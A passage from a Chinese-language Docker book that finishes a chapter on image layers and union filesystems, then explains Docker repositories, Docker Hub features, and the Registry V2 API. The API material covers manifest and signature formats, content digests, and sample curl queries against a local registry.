$ ls -l */*
-rw-r--r-- 1 root root 19 Aug 31 15:19 material/concrete
-rw-r--r-- 1 root root 12 Aug 31 15:19 material/rebar
-rw-r--r-- 1 root root 20 Aug 31 15:19 material2/concrete
-rw-r--r-- 1 root root 13 Aug 31 16:03 material2/marble
-rw-r--r-- 1 root root 12 Aug 31 15:19 material2/rebar
-rw-r--r-- 1 root root 20 Aug 31 15:19 merge/concrete
-rw-r--r-- 1 root root 13 Aug 31 16:03 merge/marble
-rw-r--r-- 1 root root 12 Aug 31 15:19 merge/rebar
$ cat merge/concrete
good concrete
```

### 2. 新增

接下来要在 merge 目录下建立我们的建筑框架，此时可以看到 frame 文件出现在了 build 目录中。示例如下：

```
# echo "main structure" >merge/frame
$ ls */* -l
-rw-r--r-- 1 root root 15 Aug 31 17:48 build/frame
-rw-r--r-- 1 root root 19 Aug 31 15:19 material/concrete
-rw-r--r-- 1 root root 12 Aug 31 15:19 material/rebar
-rw-r--r-- 1 root root 20 Aug 31 15:19 material2/concrete
-rw-r--r-- 1 root root 13 Aug 31 16:03 material2/marble
-rw-r--r-- 1 root root 12 Aug 31 15:19 material2/rebar
-rw-r--r-- 1 root root 19 Aug 31 15:19 merge/concrete
-rw-r--r-- 1 root root 15 Aug 31 17:48 merge/frame
-rw-r--r-- 1 root root 13 Aug 31 16:03 merge/marble
```

### 3. 删除

如果此时客户又提出了新的需求，他们不希望使用大理石地板了，那么我们就得在 merge 目录删掉大理石。可以看到删除底层文件系统中的文件或目录时，会在上层建立一个同名的主设备号都为 0 的字符设备，但并没有直接删掉 marble 文件。所以删除并不一定能减小 image 的大小，并且要注意的是，如果制作 image 时使用到了一些关键的信息（用户名、密码等），则需要在同层删除，不然这些信息依然会存在于 image 中。

```
$ rm merge/marble
$ ls -l
c----- 1 root root 0, 0 Aug 31 18:00 build/marble
-rw-r--r-- 1 root root 19 Aug 31 15:19 merge/concrete
-rw-r--r-- 1 root root 15 Aug 31 17:48 merge/frame
```

联合文件系统是实现写时复制的基础。现在社区和操作系统厂家都维护着几种该类文件系统，比如 Ubuntu 系统自带 aufs 的支持，Redhat 和 Suse 则采用的是 devicemapper 方案等。一些文件系统比如 btrfs 也具有写时复制的能力，故也可以作为 Docker 的存储驱动。这些存储驱动的存储结构和性能都有显著的差异<sup>⊖</sup>，所以我们需要根据实际情况选用合理的后端存储驱动。

### 3.4.3 Git 式管理

Git 是由 Linux 之父 Linus Torvalds 创立的一个开源项目，是一种代码的分布式版本控制工具。因其具有强大的分支能力、便于协作开发等优点而取得了空前的成功，github.com 作为托管代码的仓库也变得越来越流行。两者的合力直接变革了传统的软件托管方案。

Docker 作为新的开源项目，充分借鉴了 Git 的优点（利用分层）来管理镜像，使 image layer 的复用变成了可能，并且类比 Github 提出了 Dockerhub 的概念，一定程度上变革了软件发布流程。


## 3.5 本章小结

本章主要介绍了 Docker image 的使用方法，另外还介绍了 Docker image 在存储格式和数据上的组织方式，以及一些具体的实现细节。但是这种设计也存在着一些问题需要去克服：

- ❑ image 难以加密。本质上 Docker image 是共享式的，如果我们加密了其中的 layer，那么该层就无法被共享。值得注意的是，Docker 提供了一套基于 notary 的镜像的签名机制，可以一定程度做到镜像的安全分发。
- ❑ image 分层后产生了大量的元数据，不便于存储。现在很多分布式存储对小文件的支持都不是很好。所以搭建私有的镜像仓库时需要选用合理的存储后端。
- ❑ image 制作完成后无法修改。Docker 未提供修改或合并层的命令，因此，如果制作镜像的过程中需要使用到一些隐私信息，则一定要在使用完后立即删除。

---

<sup>⊖</sup> <http://developerblog.redhat.com/2014/09/30/overview-storage-scalability-docker/>。



## 第 4 章 *Chapter 4*

# 仓库进阶

### 4.1 什么是仓库

仓库 (repository) 用来集中存储 Docker 镜像, 支持镜像分发和更新。目前世界上最大最知名的公共仓库是 Docker 官方发布的 Docker Hub, 上面有超过 15000 个镜像。国内比较知名的 Docker 仓库社区有 Docker Pool、阿里云等。

为满足容灾需求, Docker 仓库后端通常采用分布式存储。比较常用的分布式存储平台包括亚马逊 S3、微软 Azure 和华为 UDS 等。

#### 4.1.1 仓库的组成

人们习惯称呼一个镜像集群社区 (Hub) 为仓库, 如上面提到的 Docker Hub、Docker Pool 等, 事实上在这类社区里面, 又包含着很多具有特定功能的仓库 (repository), 这些仓库由一个或多个名称相同而版本不同的镜像组成。如 Docker Hub 上的 Ubuntu、Redis 都是具有具体功能的仓库, 而且它们包含着不同的镜像版本。

下面用一个关系图来表示仓库和镜像的关系, 如图 4-1 所示。

仓库的名字通常由两部分组成, 中间以斜线分开。斜线之前是用户名, 斜线之后是镜像名。如 tom/ubuntu 表示属于用户 tom 的 Ubuntu 镜像。这也是社区上区分公有仓库和私有仓库的方法。后面介绍 Docker Hub 的时候, 会具体说明。

简单来说, 仓库包括镜像存储系统和账户管理系统。前者通过 Docker 仓库注册服务 (registry) 实现; 而一个有实用价值的仓库 (如 Docker Hub) 都会有完善的账户管理系统。

使用者注册成为用户之后, 可以通过 login 命令登录到仓库服务, 登录方法如下:

```
$ docker login -u <user name> -p <password> -e <email> <registry domain>
```




图 4-1 仓库组织图

为安全起见，对于以上命令行输入，请在 login 命令行回车后输入用户名、密码和邮箱。回车之后，注册的用户将会得到成功登录的提示：

```
Login Succeeded
```

### 4.1.2 仓库镜像

仓库下面包含着一组镜像，镜像之间用标签（tag）区分。一个完整的镜像路径通常由服务器地址、仓库名称和标签组成，如：

```
registry.hub.docker.com/official/ubuntu:14.04
```

它代表 Docker Hub 上的 Ubuntu 官方镜像，发行版本 14.04。

通过 Docker 命令，可以从本地对仓库里的镜像进行上传、下载和查询等操作，具体演示如下。

#### 1. 上传镜像

可通过 push 命令上传镜像，如下。

```
$ docker push localhost:5000/official/ubuntu:14.04
The push refers to a repository [localhost:5000/official/ubuntu] (len: 1)
07f8e8c5e660: Image already exists
37bea4ee0c81: Image successfully pushed
a82efea989f9: Image successfully pushed
e9e06b06e14c: Image successfully pushed
Digest: sha256:9d5aa687d93dedbc3ed1ffe29b4e02d2a4410a307f81de1d974f9af4252b7996
```

上面的示例中是向本地私有仓库上传镜像。如果不写服务器地址，则默认上传到官方

Docker Hub (<https://hub.docker.com>)。需要指出的是,对于有账户管理系统的 Docker 服务器如 Docker Hub,上传镜像之前需要先登录。而一般用户上传镜像的目标是自己的仓库。

## 2. 下载镜像

通过 pull 命令可下载镜像,如下。

```
$ docker pull ubuntu:14.04
latest: Pulling from ubuntu
428b411c28f0: Pull complete
435050075b3f: Pull complete
9fd3c8c9af32: Pull complete
6d4946999d4f: Already exists
ubuntu:latest: The image you are pulling has been verified. Important: image
verification is a tech preview feature and should not be relied on to provide
security.
Digest: sha256:45e42b43f2ff4850dcf52960ee89c21cda79ec657302d36faaaa07d880215dd9
Status: Downloaded newer image for ubuntu:latest
```

上面的示例同样会在省略地址的情况下,从 Docker Hub 上下载镜像。这里 Ubuntu 前面没有带用户名,表示下载的是 Docker 官方镜像。如果下载对象不带标签,则会把 Ubuntu 仓库下的官方(默认 tag)镜像全部下载。

从上传/下载的过程信息中可以看到,一个镜像在操作过程中会被逐层上传/下载。不同镜像层的上传和下载操作能并发进行。因此,后一个下载动作不需要等到上一个动作的完成。

## 3. 查询镜像

下面通过 search 命令实现查询操作(仓库开发者须实现查询功能)。

```
$ docker search localhost:5000/ubuntu
```

NAME	DESCRIPTION	STARS	OFFICIAL	AUTOMATED
library/ubuntu		32520	[OK]	[OK]
official/ubuntu-upstart		32501	[OK]	[OK]
official/ubuntu-debootstrap		32500	[OK]	[OK]

输入查询名称后,返回的结果包含了仓库中 Ubuntu 公有镜像。下载和查询不需要登录远程服务器。

# 4.2 再看 Docker Hub

## 4.2.1 Docker Hub 的优点

Docker Hub 是目前世界上最大最知名的 Docker 镜像仓库,由 Docker 公司官方发布。Docker Hub 的优点总结如下:

- ❑ 为开发者提供了海量 Docker 镜像，供免费下载学习和使用；
- ❑ 拥有完善的账户管理系统，为用户提供付费扩容；
- ❑ 服务器采用分布式部署，支持负载均衡；
- ❑ 支持镜像上传、下载、查询、删除及属性设置等多种操作；
- ❑ 支持在线编译镜像；
- ❑ 后端采用分布式存储，可容灾备份；
- ❑ 其核心是 Docker distribution，在开源社区上设计维护，会不断更新和完善；
- ❑ 提供企业版 Docker Hub，为企业级用户提供一站式解决方案。

事实上 Docker Hub 属开源社区性质，为 Docker 开发者服务，在发布形式和服务功能上很大程度模仿了 Github。Github 托管代码，而 Docker Hub 托管镜像。这就使有过开源社区经验的开发者觉得 Docker Hub 熟悉且方便。

#### 4.2.2 网页分布

Docker Hub 主页上展示了最活跃的官方仓库，如 Ubuntu、Redis、MySQL 等（如图 4-2 所示）。




图 4-2 Docker Hub 主页

开发者通常以这些仓库镜像作为基础镜像开发自己的镜像。如 Ubuntu 提供了操作系统发行版，Redis 提供常用的缓存功能，MySQL 是流行的数据库，等等。

开发者可以在 Docker Hub 上搜索指定仓库。进入仓库页面即可了解到仓库的具体信息。在图 4-3 所示的 Ubuntu 仓库里，我们可以看到显示信息包括：

- ❑ 镜像标签列表
- ❑ 仓库说明文档
- ❑ 仓库活跃度
- ❑ 所属组织
- ❑ 仓库下载帮助




图 4-3 Ubuntu 仓库页面

开发者也可以搜索某个仓库组织下的所有仓库列表。如 Docker 官方发布维护的 library，包含了大部分 Docker 官方镜像（如图 4-4 所示）。点击链接：<https://registry.hub.docker.com/repos/library/>，进入即可看到仓库列表。




图 4-4 library 组织下的仓库列表

### 4.2.3 账户管理系统

开发者可以免费在 Docker Hub 上注册，或者用 Github 的账户直接登录 Docker Hub。登录到 Docker Hub 后，会弹出用户界面（如图 4-5 所示）。

账户系统提供的功能类似 Github。大致包括：

- ☐ 用户可以编辑自己的注册信息，如密码、邮箱等；
- ☐ 创建和删除用户下的镜像；
- ☐ 收费用户可以创建和设置私有镜像；
- ☐ 创建和维护组织，添加组员；
- ☐ 用户之间可以相互关注。

另外，Docker Hub 为用户提供了在线编译镜像的功能（如图 4-6 所示），这为本地没有安装 Docker daemon 环境的开发者提供了方便。






图 4-5 Docker 用户页面




图 4-6 自动编译镜像

用户可在图 4-6 的“Add Repository”栏选择“Automated Build”，届时会弹出如图 4-7 所示的页面，该页面会列出所有的代码托管仓库。

选择源码所在的仓库后，如果在 Github 或者 bitbucket 上有源码，并且源码里写好了 Dockerfile，那就可以用这个在线编译镜像的功能了。

以 Github 为例，开发者进入源码仓库后，会看到提示界面（如图 4-8 所示），上面标明了源码仓库、仓库分支、编译进度等内容。

点击“Start Build”按钮就可以开始编译了，编译完成之后提示成功，回到用户仓库下面，可以看到新增的镜像（如图 4-9 所示）。




图 4-7 代码托管仓库




图 4-8 编译演示



图 4-9 新建仓库

在线编译使得用户端主机可以不具备 Docker Engine 运行环境。用户只需提供可以编译的程序源码即可，Docker Hub 会负责完成编译。



注意 用户甚至可以只提供 Dockerfile，基于 Bitbucket 平台完成镜像自动编译。

## 4.3 仓库服务

Docker 仓库和仓库注册服务经常被混为一谈。事实上服务是用来搭建仓库的，通常运行在容器里面。

Docker Registry 是构建仓库的核心，用于实现开源 Docker 镜像的分发。Docker Registry 源码发布在：<https://github.com/docker/distribution>。Docker 先后设计并发布了两个 Registry 开源项目，这里只介绍 2.0 版本 Registry。

### 4.3.1 Registry 功能和架构

从使用来讲，Registry 旨在实现镜像的创建、存储、分发和更新等功能。

- ❑ 镜像存储：镜像数据存储在 Registry 后端，与本地镜像存储方式类似，它也分隔成了多个镜像层，放置在各自的目录中，保存成 tar 包格式。除了镜像数据，Registry 还保存了清单文件（manifest）和镜像签名文件（signature）等。
- ❑ 镜像创建、分发和更新：本地用户和 Registry 之间通过 Registry API 传输镜像。Registry API 即一系列 HTTP/HTTPS 请求，用来发送用户请求到 Registry，并接收 Registry 的响应。在请求和响应中则包含了镜像数据交互。

Registry 架构的示意图如图 4-10 所示。




图 4-10 Registry 内部结构<sup>①</sup>

① 该图来源于：<https://github.com/docker/distribution/blob/master/docs/images/registry.png>。

从设计角度看，Registry 有如下特点：

- ❑ 快速上传和下载镜像；
- ❑ 设计方案新颖且高性能；
- ❑ 部署方便；
- ❑ 有详细完整的 Registry API (V2) 说明文档；
- ❑ 后端支持多种分布式云存储方案（如 s3、azure）和本地文件系统等，接口以插件方式存在，易于配置；
- ❑ 清单文件（Manifest）作为元数据完整地记录镜像信息；
- ❑ 以 Webhook 方式实现的通知系统；
- ❑ 实现了本地 TLS，支持 HTTPS 安全访问；
- ❑ 有可配置的认证模块；
- ❑ 有健康检查模块；
- ❑ 正在努力让用于管理镜像的清单和摘要文件格式更加清晰，以及更清楚地为镜像打标签；
- ❑ 拥有完善镜像缓存机制，镜像下载更加快捷。

4.3.2 Registry API

1. API 描述

Registry API 遵循 REST 设计标准，用于 Registry 和 Docker Engine 之间的通信，实现 Registry 镜像分发，是 Docker Registry 的重要组成部分。

Registry API 语句由方法（Method）、路径（Path）和实体（Entity）组成。它负责接收 engine 的访问请求，实现对 Registry 后端实体的操作，写入或获取数据及状态。这里先对 Registry API 进行简单描述，并给出使用演示，下节将具体分析用 API 实现的传输过程。Registry API 的命令如表 4-1 所示。

表 4-1 Registry API 命令列表

方法	路径	实体	描述
GET	/v2/	Base	检查 Registry 是否工作正常
GET	/v2/<name>/tags/list	Tags	根据仓库名称获取仓库下的所有镜像名称
GET	/v2/<name>/manifests/<reference>	Manifest	获取镜像清单内容。Reference 表示镜像标签（tag）或摘要（digest）
PUT	/v2/<name>/manifests/<reference>	Manifest	创建清单或更新清单内容
DELETE	/v2/<name>/manifests/<reference>	Manifest	根据填入的摘要名删除指定清单文件
GET	/v2/<name>/blobs/<digest>	Blob	根据摘要获取镜像块数据内容（二进制）。如果用 HEAD 方法则获取块数据信息
POST	/v2/<name>/blobs/uploads/	Intiate Blob Upload	开始上传块数据（可恢复续传）。成功上传之后会生成并返回这个块数据的位置。如果参数中含有摘要，则意味完成一次块数据的上传

(续)

方法	路径	实体	描述
GET	/v2/<name>/blobs/uploads/<uuid>	Blob Upload	根据镜像的 uuid 获取上传状态。这样做的目的是为了在恢复续传的时候获取到当前状态
PATCH	/v2/<name>/blobs/uploads/<uuid>	Blob Upload	上传 chunk 数据
PUT	/v2/<name>/blobs/uploads/<uuid>	Blob Upload	上传最后一笔 chunk 数据后，完成上传
DELETE	/v2/<name>/blobs/uploads/<uuid>	Blob Upload	取消一个上传进程，释放进程资源。如果没有调用，未完成的上传将会做超时处理

API 传输的对象主要包括镜像 layer 的块数据 (blob) 和表单 (Manifest)。

2. 表单 (Manifest)

Manifest 是 JSON 格式的文件，记录镜像的元数据信息，并兼容 V1 版本镜像信息。

Manifest 的主要组成部分见表 4-2。

Manifest 的内容形式如下：

```
{
  "name": <name>,
  "tag": <tag>,
  "fsLayers": [
    {
      "blobSum": <tarsum>
    },
    ...
  ],
  "history": [...],
  "signatures": [...]
}
```

表 4-2 Manifest 域成员

域	描述
Name	镜像仓库名称
Tag	镜像标签
fsLayers	镜像层列表，包括 tarsum 校验码
Signature	用于校验 Manifest 内容的签名

可以看到，Manifest 里面包含了一段签名信息，用关键字 signatures 表示，所指的是一个签名镜像的表单；用户凭签名信息校验 Manifest 数据。给 Manifest 签名有两种方式：一是用 Docker 官方提供的 libtrust 函数库生成私钥，二是用工具链生成 X509 证书。签名信息的内容形式如下：

```
"signatures": [
  {
    "header": {
      "jwk": {
        "crv": "P-256",
        "kid": "OD6I:6DRK:JXEJ:KBM4:255X:NSAA:MUSF:E4VM:ZI6W:CUN2:L4Z6:LSF4",
        "kty": "EC",
        "x": "3gAwX48IQ5oaYQAYSxor6rYYc_6yjuLCjtQ9LUakg4A",
        "y": "t72ge6kIA1XOjqjVoEOiPPAURltJFBMGDSQvEGVB010"
      },
      "alg": "ES256"
    }
  }
]
```

```

    },
    "signature": "XREm0L8WNn27Ga_iE_vRnTxVMhhYY0Zst_FfkKopg6gWS0TOZTuW4rK0fg_
IqnKkEKlbd83tD46LKEGi5aIVFg",
    "protected": "eyJmb3JtYXRmZW5ndGgiOjY2MjgsImZvcmlhdFRhaWwiOiJDbjAiLCJ0aW
1lIjoimjAxNS0wNC0wOFQxOD0lMj0lOV0ifQ"
  }
]

```

### 3. 内容摘要 (Content Digest)

Registry API 采用内容寻址存储 (CAS) 方法, 针对固定内容存储。数据单元的唯一 ID 与元数据一起构成所访问数据的实际有效地址, 从而确保内容的可靠性。

Content Digest 用于内容寻址, 是依据哈希算法生成的一串校验码, 是数据内容的唯一标识。为了通信的安全, digest 具有不透明性。digest 在 Registry API 的作用过程如下:

- 1) 用户通过 Registry API 请求获取数据;
- 2) Registry 返回数据的同时, 在响应头信息里面返回 digest;
- 3) 用户收到 digest, 然后用它校验获取数据的完整性和一致性。

一条 digest 由算法名称和一段十六进制数据 (把哈希校验码通过十六进制进行编码) 组成, 其语法表示如下:

```
digest:= algorithm ":" hex algorithm:= /[A-Za-f0-9_+.-]+/ hex:= /[A-Za-f0-9]+/
```

生成的 digest 内容形式如下:

```
sha256:6c3c624b58dbbcd3c0dd82b4c53f04194d1247c6eebdaab7c610cf7d66709b3b
```



**注意** Registry 曾经使用 tarsum digest 对 tar layer 数据进行校验。但 Docker Engine 到 Registry 通信中, [解压缩] → [tarsum] → [解包] 处理流程被证明存在安全隐患 (<https://github.com/docker/docker/issues/9719>)。现在 layer 数据以二进制方式存放于 Registry 中, 不过 Docker 官方的 Registry API specification 里保留了 tarsum 的称呼。

当 Registry 返回的结果是 manifest 或者 layer 的二进制数据时, Registry 将生成 digest, digest 字段包含在 Docker-Content-Digest 响应头信息里, 会一并返回给用户。对于 Manifest, digest 的哈希校验对象是不带签名字段的 Manifest 内容; 而对于 layer 数据, digest 的哈希校验对象是整个数据内容。

digest 在用户获取 Registry 数据的请求中十分重要, 它保证了通信的安全性, 以及数据传输的完整性和一致性。理论上, 用户收到 digest 之后如果不作校验, 传输过程也会继续, 但这显然存在安全隐患。

### 4. Registry API 的使用

在使用 Registry 时, 首先要检查 Registry 工作是否正常, 命令如下:

```
$ curl -X GET http://localhost:5000/v2/
{}
```

上述命令可能返回如下状态：

- ❑ 200 OK: Registry 工作正常，并且用户可以访问操作。
- ❑ 401 Unauthorized: Registry 工作正常，但是用户没有访问权限，要想访问需要先做授权认证。
- ❑ 404 Not Found: Registry 并不存在。

然后，通过如下命令查找镜像：

```
$ curl -X GET http://localhost:5000/v2/foo/bar/tags/list
{"name": "foo/bar", "tags": ["2.0", "1.0"]}
```

